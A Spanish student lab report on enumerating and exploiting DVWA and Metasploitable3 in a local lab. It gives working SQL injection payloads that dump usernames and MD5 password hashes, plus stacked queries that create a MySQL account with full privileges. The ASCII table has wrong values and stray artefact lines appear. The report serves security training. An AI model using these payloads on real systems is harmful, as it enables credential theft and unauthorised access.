

Indice

Enumeración	2
Explotación DVWA.....	4
SQL Injection	4
Low	4
Medium	12
Metaexploitable3 – SQL Injection – Mejor hecho.....	13
SQL Injection Blind	17
Low	17
Medium	20
XSS Reflejado.....	21
Low	21
Medium	23
XSS Almacenado.....	24
Low	24
Medium	26
Command Injection.....	27
Low	27
Medium	30
File Upload	31
Low	32
Medium	33
Conclusión	36

Enumeración

Una de las herramientas para realizar la enumeración es dirsearch, la cual dispone de un diccionario por defecto.

```
(espartaco@Tracia) ~ % sudo dirsearch -i http://172.17.0.2/ -x 403,404 -e php -t 40
[sudo] password for espartaco:
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
  ^~~~~~
v0.4.3

Extensions: php | HTTP method: GET | Threads: 40 | Wordlist size: 9411
Output file: /home/espartaco/reports/http_172.17.0.2/_24-02-20_21-49-48.txt


Target: http://172.17.0.2/ MySQL.php

[21:49:48] Starting: BMS/PGSQL.php
[21:49:48] 200 - 57B - ./gitignore
[21:49:35] 200 - 2KB - ./CHANGELOG.md
[21:49:35] 200 - 7KB - ./CHANGELOG.old
[21:49:55] 201 - 300B - ./config => http://172.17.0.2/config/
[21:49:55] 200 - 492B - ./config/
[21:49:56] 301 - 307B - ./docs => http://172.17.0.2/docs/
[21:49:56] 200 - 486B - ./docs/
[21:49:57] 200 - 471B - ./dwa/
[21:49:57] 200 - 1KB - ./favicon.ico
[21:50:01] 200 - 700B - ./login.php
[21:50:03] 200 - 148B - ./php.ini
[21:50:05] 200 - 9KB - ./README.md
[21:50:06] 200 - 26B - ./robots.txt
[21:50:07] 200 - 2KB - ./setup.php
[21:50:07] 200 - 1B - ./sql

Task Completed
```

Otra herramienta sería Dirbuster, la cual tiene una interfaz gráfica y por cambiar voy a usar esta. Que a demás me ha parecido super potente.

Para configurarla simplemente se rellenan los campos y ya se puede comenzar la enumeración.



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://172.17.0.2:80/

(i) Scan Information \ Results - List View: Dirs: 80 Files: 236 \ Results - Tree View \ (A) Errors: 0 \

Type	Found	Response	Size
File	/index.php	302	281
File	/about.php	200	5118
File	/login.php	200	1797
File	/security.php	302	281
Dir	/	302	279
Dir	/icons/	403	463
Dir	/docs/	200	1324
File	/logout.php	302	281
Dir	/external/	200	1326
Dir	/icons/small/	403	469
File	/setup.php	200	4353
Dir	/config/	200	1574
Dir	/dvwa/	200	1692
File	/instructions.php	200	278

Current speed: 7480 requests/sec (Select and right click for more options)

Average speed: (T) 8454, (C) 7855 requests/sec

Parse Queue Size: 0 Current number of running threads: 200

Total Requests: 3990366/14200228 200 Change

Time To Finish: 00:21:39

Back Pause Stop Report

Starting dir/file list based brute forcing /icons/dld/

Una vez terminado se puede generar el informe de la ejecución.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Full text report (.txt)

Simple text list (simple.txt) Found dirs and files

XML report (.xml)

CSV report (.csv)

Please select the location to write the report to

/home/espartaco

Report name (file extension will be auto added)

DirBusterReport-172.17.0.2-80

Back New Test Exit

DirBuster Stopped

Informe adjunto en la práctica.

Explotación DVWA

SQL Injection

Un ataque de SQLI ocurre cuando un atacante inserta código SQL en una entrada de datos a fin de manipular la consulta SQL que se manda a la base de datos. Las entradas podrían ser campos de formularios web o parámetros de una URL.

El carácter por definición para este tipo de inyección es la comilla simple ‘’.

Low

Para detectar que la web es vulnerable a SQL Injection basta con colocar una comilla en el input del formulario que muestra la web.

User ID: ' Submit

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

La cual, al clicar en submit arroja un error relacionado con la sintaxis de una sentencia SQL.

- You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ‘’ at line 1

Además, para este caso incluso está arrojando información de que el SGBD es MariaDB.

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '....' at line 1

Bien, como ya se sabe que la web es vulnerable a SQL Injection voy a ver cómo funciona la web de forma normal.

La web requiere la introducción de un ID. Cabe la posibilidad de que el campo ID de la tabla a consultar sea de tipo autoincremental, por lo que voy a introducir algunos ID para verificar el funcionamiento.

Vulnerability: SQL Injection

User ID: Submit

ID: 1
First name: admin
Surname: admin

Para el ID 1 está arrojando los campos de nombre y apellido resultantes de una consulta de base de datos, por lo que se puede determinar que la consulta está relacionada con dos campos de la base de datos.

Vulnerability: SQL Injection

User ID: Submit

ID: 2
First name: Gordon
Surname: Brown

Si busco por el ID 2 se podría deducir que, seguramente, el campo ID es de tipo auto incremental.

Ahora me gustaría ver si el SGBD se tragaría una consulta como la siguiente:

- Select, campo1,campo2 from tabla where id = '1' OR '1' = '1';

Donde 1 = 1 daría como resultado True sin ningún campo a comprobar, mostrando de esta toda la información de la tabla, ya que en Tautología cualquier cosa o True = True.

Vulnerability: SQL Injection

User ID: Submit

ID: 1'OR '1' = '1'#
First name: admin
Surname: admin

ID: 1'OR '1' = '1'#
First name: Gordon
Surname: Brown

ID: 1'OR '1' = '1'#
First name: Hack
Surname: Me

ID: 1'OR '1' = '1'#
First name: Pablo
Surname: Picasso

ID: 1'OR '1' = '1'#
First name: Bob
Surname: Smith

Como se puede apreciar, efectivamente se muestra toda la información de la tabla. Además, como el valor de ID es auto incremental se puede verificar que solamente existen 5 tuplas en la tabla a consultar si se realiza una consulta legítima al ID 5 e ID 6.

Vulnerability: SQL Injection

User ID: Submit

ID: 5
First name: Bob
Surname: Smith

Vulnerability: SQL Injection


User ID: 6 Submit

Antes de seguir con la explotación me gustaría explicar la SQL Injection basada en UNION:

- Cuando se utilizan consultas SQL para mostrar datos en una página web dinámica, a menudo se utilizan consultas del tipo "SELECT" para recuperar información de la base de datos y mostrarla al usuario. La cláusula "UNION" en SQL permite combinar los resultados de dos o más consultas en una sola tabla de resultados. Los atacantes pueden abusar de esta funcionalidad para realizar ataques de inyección de SQL.
- El ataque de inyección de SQL basado en Union generalmente implica dos pasos:
 1. **Identificar el número de columnas:** El atacante envía una serie de consultas manipuladas para determinar el número de columnas en la consulta original. Esto se logra mediante la inclusión de "UNION SELECT" seguido de un número de columnas, incrementando gradualmente hasta que la consulta no produzca un error. Por ejemplo, si la consulta original selecciona datos de 3 columnas, el atacante enviará una consulta similar a: UNION SELECT null,null,null--(o #).
 2. **Extraer datos:** Una vez que el atacante conoce el número de columnas, puede comenzar a extraer datos reemplazando las columnas de la consulta original con los datos que desean recuperar. Por ejemplo, si la consulta original selecciona datos de tres columnas, el atacante podría enviar una consulta similar a: UNION SELECT username, password, NULL FROM users-- para recuperar nombres de usuario y contraseñas de la tabla de usuarios.

Conociendo un poco mejor esta técnica procedo a explotarla. Por lo que, siguiendo el paso número uno, lo primero que hay que hacer es verificar el número de columnas a las que se puede consultar.

- 1'OR'1'='1' UNION SELECT null;# -- ERROR
- 1'OR'1'='1' UNION SELECT null,null;# -- SUCCESS



Vulnerability: SQL Injection

User ID: Submit

```
ID: 1'OR'1'='1' UNION SELECT null,null;#
First name: admin
Surname: admin

ID: 1'OR'1'='1' UNION SELECT null,null;#
First name: Gordon
Surname: Brown


ID: 1'OR'1'='1' UNION SELECT null,null;#
First name: Hack
Surname: Me

ID: 1'OR'1'='1' UNION SELECT null,null;#
First name: Pablo
Surname: Picasso

ID: 1'OR'1'='1' UNION SELECT null,null;#
First name: Bob
Surname: Smith

ID: 1'OR'1'='1' UNION SELECT null,null;#
First name:
Surname:
```

- 1'OR'1'='1' UNION SELECT null,null,null;# -- ERROR



El dato del número de columnas a tratar ya se conocía, pero siguiendo la metodología se ha verificado al 100% que los datos a consultar solamente pueden ser dos.

Como la primera consulta arroja muchos resultados voy a dejar de utilizar el operador OR 1 = 1, ya que me es irrelevante para las siguientes consultas.

- 0' UNION SELECT null,null;#

Vulnerability: SQL Injection

User ID: ON SELECT null,null;# Submit

```
ID: 0' UNION SELECT null,null;#
First name:
Surname:
```

Para acabar de verificar el funcionamiento de la sentencia UNION se pueden introducir funciones SQL en cualquiera de los null, como por ejemplo database() y user(). Obteniendo el resultado de la base de datos sobre la que se está actuando y el usuario que la controla.

- 0' UNION SELECT database(),user();#

Vulnerability: SQL Injection

User ID: Submit

```
ID: 0' UNION SELECT database(),user();#
First name: dwva
Surname: app@localhost
```

Para tener más conocimiento sobre lo que quiero consultar he instalado un servicio MySQL en mi máquina para ir viendo las posibilidades y lo que hace cada ejecución.

Como no se puede ejecutar la sentencia select show tables para listar las tablas existentes se puede recurrir a consultar INFORMATION_SCHEMA.Tables.

Muestro el resultado físicamente:

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE	ENGINE	VERSION	ROW_FORMAT	TABLE_ROWS
def	sys	x\$user_summary	VIEW	NULL	NULL	NULL	NULL
def	sys	x\$user_summary	VIEW	NULL	NULL	NULL	NULL
def	sys	x\$user_summary	VIEW	NULL	NULL	NULL	NULL
def	sys	x\$user_summary	VIEW	NULL	NULL	NULL	NULL
def	sys	x\$user_summary	VIEW	NULL	NULL	NULL	NULL
def	sys	x\$wait_class	VIEW	NULL	NULL	NULL	NULL
def	sys	x\$wait_class	VIEW	NULL	NULL	NULL	NULL
def	sys	x\$waits_by_thread	VIEW	NULL	NULL	NULL	NULL
def	sys	x\$waits_by_thread	VIEW	NULL	NULL	NULL	NULL
def	sys	x\$waits_global	VIEW	NULL	NULL	NULL	NULL
▶ def	pruebas	users	BASE TABLE	InnoDB	10	Dynamic	3

Con lo que, a fin de saber las posibles tablas asociadas a X esquema se puede ejecutar un SELECT TABLE_SCHEMA, TABLE_NAME from INFORMATION_SCHEMA.Tables.

TABLE_SCHEMA	TABLE_NAME
performance_schema	table_io_waits_summary_by_table
performance_schema	table_lock_waits_summary_by_table
performance_schema	threads
performance_schema	tls_channel_status
performance_schema	user_defined_functions
performance_schema	user_variables_by_thread
performance_schema	users
performance_schema	variables_by_thread
performance_schema	variables_info
▶ pruebas	users

Para ejecutarlo en el sistema víctima quedaría algo así:

- 0' UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.Tables;#

Vulnerability: SQL Injection

User ID: Submit

```
ID: 0' UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.Tables;#
First name: dvwa
Surname: guestbook
```

```
ID: 0' UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.Tables;#
First name: dvwa
Surname: users
```

```
ID: 0' UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.Tables;#
First name: information_schema
Surname: ALL_PLUGINS
```

```
ID: 0' UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.Tables;#
First name: information_schema
Surname: APPLICABLE_ROLES
```

```
ID: 0' UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.Tables;#
First name: information_schema
Surname: CHARACTER_SETS
```

Con esto ya tengo la información de que el esquema dvwa (que coincide con el nombre de la web) tiene dos tablas:

1. guestbook
2. users

Ahora quiero sacar los nombres de las columnas que tiene la tabla, para encontrar esa información puedo consultar la tabla INFORMATION_SCHEMA.columns.

Para realizar esta tarea voy a consultar primero en mi base de datos para tratar de entender cómo está organizada esta información.

```
1 • select * from INFORMATION_SCHEMA.columns;
```

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME	ORDINAL_POSITION
def	mysql	role_edges	TO_USER	4
def	mysql	role_edges	WITH_ADMIN...	5
def	mysql	server_cost	cost_name	1
def	mysql	server_cost	cost_value	2
def	mysql	server_cost	last_update	3

Para esta consulta de aquí ya se puede ver que se puede filtrar tanto por table_name como por table_schema para afinar la consulta.

```
1 •  select * from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users';
```

	TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME	ORDINAL_POSITION
▶	def	performance_schema	users	USER	1
	def	performance_schema	users	CURRENT_CONNECTIONS	2
	def	performance_schema	users	TOTAL_CONNECTIONS	3
	def	performance_schema	users	MAX_SESSION_CONTROLLED_MEMORY	4
	def	performance_schema	users	MAX_SESSION_TOTAL_MEMORY	5
▶	def	pruebas	users	id	1
	def	pruebas	users	first_name	2
	def	pruebas	users	last_name	3
	def	pruebas	users	password	4

Como se puede observar, solo filtrando por TABLE_NAME puede dar una salida no esperada, ya que la tabla users podría estar presente en más de un esquema, por lo que se debe filtrar también por esquema.

```
1 •  * from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'pr'
```

	TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME	ORDINAL_POSITION	COLUMN_DEFAULT	IS_N
▶	def	pruebas	users	id	1	NULL	NO
	def	pruebas	users	first_name	2	NULL	NO
	def	pruebas	users	last_name	3	NULL	NO
	def	pruebas	users	password	4	NULL	NO

La anterior consulta sí que da el resultado esperado, solo faltaría sacar solamente la información de COLUMN_NAME.

Adaptando la sentencia quedaría de la siguiente forma para realizar la inyección:

- 0' UNION select null, COLUMN_NAME from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'dvwa';#

```
ID: 0' UNION select null, COLUMN_NAME from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'dvwa';#
First name:
Surname: user_id

ID: 0' UNION select null, COLUMN_NAME from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'dvwa';#
First name:
Surname: first_name

ID: 0' UNION select null, COLUMN_NAME from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'dvwa';#
First name:
Surname: last_name

ID: 0' UNION select null, COLUMN_NAME from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'dvwa';#
First name:
Surname: user

ID: 0' UNION select null, COLUMN_NAME from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'dvwa';#
First name:
Surname: password

ID: 0' UNION select null, COLUMN_NAME from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'dvwa';#
First name:
Surname: avatar

ID: 0' UNION select null, COLUMN_NAME from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'dvwa';#
First name:
Surname: last_login

ID: 0' UNION select null, COLUMN_NAME from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'dvwa';#
First name:
Surname: failed_login
```

Bien, ahora si quiero consultar el nombre de usuario y la contraseña solamente tengo que ejecutar la búsqueda con la siguiente inyección:

- 0' UNION select user, password from users;#

```
ID: 0' UNION select user, password from users;#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 0' UNION select user, password from users;#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 0' UNION select user, password from users;#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 0' UNION select user, password from users;#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 0' UNION select user, password from users;#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Perfecto! Ya se puede observar que el usuario con ID = 1 es el usuario admin. El problema es que la contraseña está encriptada. Aun así la vulnerabilidad funciona.

Si copio la contraseña de admin, por ejemplo, y la pego en Google, se puede observar que el método criptográfico usado para asegurar la información es MD5, el cual ya no es seguro hoy en día, pudiendo conseguir la contraseña sin dificultad.

Reverse a MD5 hash

5f4dcc3b5aa765d61d8327deb882cf99

Nike Store Murcia
COMPRAR
Obtén un descuento del 30 % en todo

Store info

You can generate the MD5 hash of the string which was just re

Convert a string to a MD5 hash

password

Voy a probar con el usuario pablo:

- MD5: 0d107d09f5bbe40cade3de5c71e9e9b7
- letmein



This screenshot shows the DVWA login interface. The "Username" field contains "pablo" and the "Password" field contains "letmein". A "Login" button is visible below the fields. The main content area displays a welcome message: "Welcome to Damn Vulnerable Web Application!". It includes a sidebar with navigation links: Home (highlighted in green), Instructions, Setup / Reset DB, Brute Force, and Command Injection. Below the sidebar, a note states: "The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface." The DVWA logo is at the top right of the main content area.

Medium

Para Medium hay dos diferencias notables.

La primera es que hay un select para introducir el valor que se manda en la consulta, el cual contiene cuatro opciones.

Vulnerability: SQL Injection

This screenshot shows the DVWA SQL injection page. On the left, there's a form with a "User ID:" field containing the value "1" and a "Submit" button. To the right of the form, a dropdown menu is open, showing options 1, 2, 3, and 4. Below the dropdown, the text "More Information" is followed by a bulleted list of URLs related to SQL injection. At the bottom of the page, the source code of the form is displayed in a monospaced font, showing the HTML structure and the selected option "1".

El funcionamiento de este select es sencillo, contiene 4 opciones y manda el atributo value al método POST de la web.

Para hacer la inyección SQL se puede modificar el valor del atributo value de la opción que se desea seleccionar introduciendo el contenido de la inyección o modificar el método de introducción para poner un input de tipo text, que es la opción a la que opto.

```
<form action="#" method="POST">
  <p>
    User ID:
    <input type="text" name="id" >
    <input type="submit" name="Submit" value="Submit">
  </p>
</form>
```

Realizando este cambio en el inspector del navegador ya tengo disponible un input text sobre el que trabajar.

Vulnerability: SQL Injection

User ID: Submit

Ahora, se está consultando por el número de ID, por lo tanto el carácter comilla genera si o si un error en la consulta, por lo que el método de inyectar el código SQL es el mismo que el anterior pero sin la comilla inicial.

- 0 UNION select user, password from users;#

Vulnerability: SQL Injection

User ID: Submit

```
ID: 0 UNION select user, password from users;#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 0 UNION select user, password from users;#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 0 UNION select user, password from users;#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 0 UNION select user, password from users;#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 0 UNION select user, password from users;#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Metaexploitable3 – SQL Injection – Mejor hecho

La web payroll_app.php abre una web con un formulario que pide usuario y contraseña, pero no parece ser un login de acceso a otro sitio, sino una simple consulta SQL, ya que cuando introduzco user:admin password:admin la web muestra un mensaje de bienvenida con lo que parece ser la cabecera de una tabla.

The first screenshot shows a 'Payroll Login' page with fields for 'User' (admin) and 'Password' (*****). The second screenshot shows a success message 'Welcome, admin' followed by a table with columns 'Username', 'First Name', 'Last Name', and 'Salary'.

En la práctica de Metaexploitable no había probado la sentencia de OR 1 = 1, quiero aprovechar y probar a ver cómo funciona.

Payroll Login

User: 0' OR '1' = '1';--
Password:
OK

El resto está casi bien, exceptuando de que no se comenta el texto que hay detrás a fin de evitar errores, una buena práctica es comentar el contenido posterior a la inyección para evitar problemas.

La web Payroll_app.php es bastante más crítica, ya que permite una inyección SQL sin límite de campos, ni límite de consultas o sentencias, pudiendo realizar incluso todas las acciones en una sola inyección, además sin límite, ya que el usuario de la base de datos que maneja esta aplicación es el usuario root.

Welcome, 0'; select user();--

Welcome, 0'; select user();--

The top screenshot shows a table header with columns 'Username', 'First Name', 'Last Name', and 'Salary'. The bottom screenshot shows the same table with a single row containing 'root@localhost' in the Username column.

- '; show tables;--

Welcome, '; show tables;

Welcome, '; show tables;

Username	First Name	Last Name	Salary
Username	First Name	Last Name	Salary
users			

Y aquí está el resultado, la inyección ha funcionado, mostrando un listado de tablas disponibles en la cual solo existe la tabla users.

Ahora me gustaría consultar por completo la tabla users para ver si el diseño del script de php muestra el contenido de toda la tabla.

- CORREGIDO: '; select * from users; '--

Welcome, '; select * from users;

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	help_me_obiwan
luke_skywalker	Luke	Skywalker	like_my_father_beforeeme
han_solo	Han	Solo	nerf_herder
artoo_detoo	Artoo	Detoo	b00p_b33p
c_three_pio	C	Threepio	Pr0t0c07
ben_kenobi	Ben	Kenobi	thats_no_m00n
darth_vader	Darth	Vader	Dark_syD3
anakin_skywalker	Anakin	Skywalker	but_master:(
jarjar_binks	Jar-Jar	Binks	mesah_p@ssw0rd
lando_calrissian	Lando	Calrissian	@dm1n1str8r
boba_fett	Boba	Fett	mandalorian1

Con esto consigo los datos de todas las tablas.

Crear un usuario con permisos de administrador:

- CORREGIDO: ';' CREATE USER 'root_continuum'@'localhost' IDENTIFIED BY 'alumno01';--

Welcome, • ';' CREATE USER 'root_continuum'@'localhost' IDENTIFIED BY 'alumno01';


Welcome, • ';' CREATE USER 'root_continuum'@'localhost' IDENTIFIED BY 'alumno01';

Username	First Name	Last Name	Salary
Username	First Name	Last Name	Salary

Parece que ha funcionado, voy a escribir todos los comandos restantes en la inyección SQL e intentar acceder a PhpMyAdmin.

- CORREGIDO: ';' GRANT ALL PRIVILEGES ON * . * TO 'root_continuum'@'localhost'--
- CORREGIDO: ';' FLUSH PRIVILEGES;--

El resultado de la inyección es el siguiente:



The screenshot shows a browser window with the URL `10.0.2.15/phpmyadmin/sql.php?db=information_schema&token=e683cf2065db57097fe54956cad86d8&table=USER_PRIVILEGES&pos=0`. The title bar includes links to Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main page displays the 'Welcome to phpMyAdmin' logo and language selection (English). A 'Log in' form is present with 'Username' set to 'root_continuum' and 'Password' masked. Below the form is a table titled 'USER_PRIVILEGES' with 29 rows. The table has columns: GRANTEE, TABLE_CATALOG, PRIVILEGE_TYPE, and IS_GRANTABLE. All rows show 'root@localhost' as the GRANTEE and 'def' as the TABLE_CATALOG. Privileges include SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, RELOAD, SHUTDOWN, PROCESS, FILE, REFERENCES, INDEX, ALTER, SHOW DATABASES, SUPER, CREATE TEMPORARY TABLES, LOCK TABLES, and EXECUTE. All privileges are marked as YES under IS_GRANTABLE.

SQL Injection Blind

En este tipo de ataques de SQL Injection se juega con verdaderos o falsos, por lo que no se ve el error en la base de datos o el resultado de lo que se está haciendo. Si coloco valores de los ID que existe o no en la base de datos, la web responde indicando si existe o no.

Vulnerability: SQL Injection (Blind)

User ID: Submit

User ID 1
1' UNION SHOW ...
1 UNION SELECT

Vulnerability: SQL Injection (Blind)

User ID: Submit

User ID is MISSING from the database.

Low

Para comprobar la explotabilidad de esta vulnerabilidad se puede probar a ejecutar `6' OR '1' = '1';#` donde se recibiría un valor false, pero luego un valor true, dando como resultado False OR True = True en Tautología.

Vulnerability: SQL Injection (Blind)

User ID: Submit

User ID exists in the database.

El problema de extraer datos con el método Blind de una base de datos mediante inyección es que la web no muestra los resultados de las consultas, por lo que, la manera de extraer datos con este tipo de inyección es mediante la comparativa de códigos ASCII, obteniendo carácter a carácter resultados de consultas y comparándolos en bucle contra el valor de un carácter ASCII para saber si es mayor o igual al carácter a comprobar en esa vuelta, para ir acotando la búsqueda del carácter hasta dar con el que es igual al carácter consultado.

Es un poco complicado de entender, pero tiene su lógica, sobre todo si ya has desarrollado los típicos programitas para búsquedas por acotación.

Te copio la chuleta 😊 sirvió bastante.

SQL injection: Blind

Des.	Hu	Oct	Hex	Chr	Des.	Hu	Oct	Hex	Chr
64	40	100	#0040		96	60	140	#0096	
65	41	101	#0041		97	61	141	#0097	
66	42	102	#0042		98	62	142	#0098	
67	43	103	#0043		99	63	143	#0099	
68	44	104	#0044		100	64	144	#00A0	
69	45	105	#0045		101	65	145	#00A1	
70	46	106	#0046		102	66	146	#00A2	
71	47	107	#0047		103	67	147	#00A3	
72	48	108	#0048		104	68	148	#00A4	
73	49	109	#0049		105	69	149	#00A5	
74	4A	110	#004A		106	6A	150	#00A6	
75	4B	111	#004B		107	6B	151	#00A7	
76	4C	112	#004C		108	6C	152	#00A8	
77	4D	113	#004D		109	6D	153	#00A9	
78	4E	114	#004E		110	6E	154	#00AA	
79	4F	115	#004F		111	6F	155	#00AB	
80	50	116	#0050		112	70	156	#00AC	
81	51	117	#0051		113	71	157	#00AD	
82	52	118	#0052		114	72	158	#00AE	
83	53	119	#0053		115	73	159	#00AF	
84	54	120	#0054		116	74	160	#00B0	
85	55	121	#0055		117	75	165	#00B5	
86	56	122	#0056		118	76	166	#00B6	
87	57	123	#0057		119	77	167	#00B7	
88	58	124	#0058		120	78	170	#00B8	
89	59	125	#0059		121	79	171	#00B9	
90	5A	126	#005A		122	7A	172	#00BA	
91	5B	127	#005B		123	7B	173	#00BB	
92	5C	128	#005C		124	7C	174	#00BC	
93	5D	129	#005D		125	7D	175	#00BD	
94	5E	130	#005E		126	7E	176	#00BE	
95	5F	131	#005F		127	7F	177	#00BF	

Source: www.LeslieTables.com



Para la extracción voy a usar la herramienta sqlmap.

